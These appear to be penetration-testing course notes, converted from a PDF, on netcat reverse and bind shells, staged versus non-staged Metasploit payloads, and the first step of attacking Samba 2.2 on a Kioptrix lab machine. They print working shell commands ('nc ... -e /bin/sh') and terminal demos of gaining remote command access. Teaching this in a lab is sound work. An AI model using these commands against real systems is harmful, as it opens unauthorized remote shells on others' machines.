


Exploitation Basics

Reverse Shells vs Bind Shells

[Hacking with Netcat part 2: Bind and reverse shells](#)

Reverse Shell

The most common shell we will see is a Reverse Shell. This one we would need to open ports to the machine to listen on if doing an external assessment. A reverse shell means a victim connects to us.



We're listening on our machine for a connection.

The diagram shows netcat or nc listening, verbose, on port (-lvp) 4444:

```
nc -lvp (port)
```


On the target machine, it's going to run netcat and connect to us on port 4444

```
nc (ip) (port) -e /bin/sh
```

`-e` means execute, and the `/bin/sh` is for linux machines, if it were windows, it would be `cmd.exe`

Bind Shell

We open a port on the target machine, then connect it.



```
nc (ip) (port)
```


while on the target machine it will be


```
nc -lvp (port) -e /bin/sh
```

again, `-e` means execute, and the `/bin/sh` is for linux machines, if it were windows, it would be `cmd.exe`

Reverse Shell Demo


The top terminal is the attacker, the bottom is the victim.





```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
192.168.135.133: inverse host lookup failed: Unknown host  
connect to [192.168.135.133] from (UNKNOWN) [192.168.135.133] 59572  
^Z  
^C  
(kali@kali)-[~]  
$ nc 192.168.135.133 4444 -e /bin/sh
```


We have our connection and can run whatever commands we want




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
192.168.135.133: inverse host lookup failed: Unknown host  
connect to [192.168.135.133] from (UNKNOWN) [192.168.135.133] 59572  
  
whoami  
kali  
hostname  
kali  
ls  
Desktop  
Documents  
Downloads  
go  
Music  
Pictures  
pimpmykali  
Videos  
  
^Z  
^C  
(kali@kali)-[~]  
$ nc 192.168.135.133 4444 -e /bin/sh
```

Bind Shell Demo


Again, the top terminal is the attacker and the bottom is the victim.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc 192.168.135.133 4444  
  
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvp 4444 -e /bin/sh
```



We have our connection and can run whatever commands we want



The image shows two terminal windows from a Kali Linux machine. The top window shows a netcat listener on port 4444 that has successfully connected to a remote host (192.168.135.133). The user runs 'whoami' and 'hostname', both returning 'kali'. The user also runs 'ls', listing the contents of the home directory: Desktop, Documents, Downloads, go, Music, Pictures, pimpmykali, and Videos. The bottom window shows a netcat listener on port 4444 that is listening for connections. It receives a connection from 192.168.135.133, but the inverse host lookup fails because the host is unknown. The user then runs 'nc -lvp 4444 -e /bin/sh' to start a listener that will execute a shell for any connection.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc 192.168.135.133 4444  
whoami  
kali  
hostname  
kali  
ls  
Desktop  
Documents  
Downloads  
go  
Music  
Pictures  
pimpmykali  
Videos  
█  
  
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvp 4444 -e /bin/sh  
listening on [any] 4444 ...  
192.168.135.133: inverse host lookup failed: Unknown host  
connect to [192.168.135.133] from (UNKNOWN) [192.168.135.133] 46656  
█
```

Staged vs Non-staged payloads

A payload is what we run as an exploit. There's multiple types of payloads, metasploit alone has 600+ types of payloads. If one payload doesn't work, try another one. There isn't a golden payload that works everytime.

Staged

- Send payload in stages
- Can be less stable
- Metasploit Example: `windows/meterpreter/reverse_tcp`

Notice the / between and reverse_tcp indicating a staged payload. In this case `meterpreter` is the first stage and `reverse_tcp` is the second stage.

Non-staged

- Send exploit shellcode at once
- Larger in size, won't always work

- Metasploit example: `windows/meterpreter_reverse_tcp`

Gaining root with Metasploit

We're going to attack SMB, we looked previously and found samba 2.2 on our Kioptrix target.

```
(kali@kali)-[~]
$ searchsploit samba 2.2
```

Exploit Title	Path
Samba 2.0.x/2.2 - Arbitrary File Creation	unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
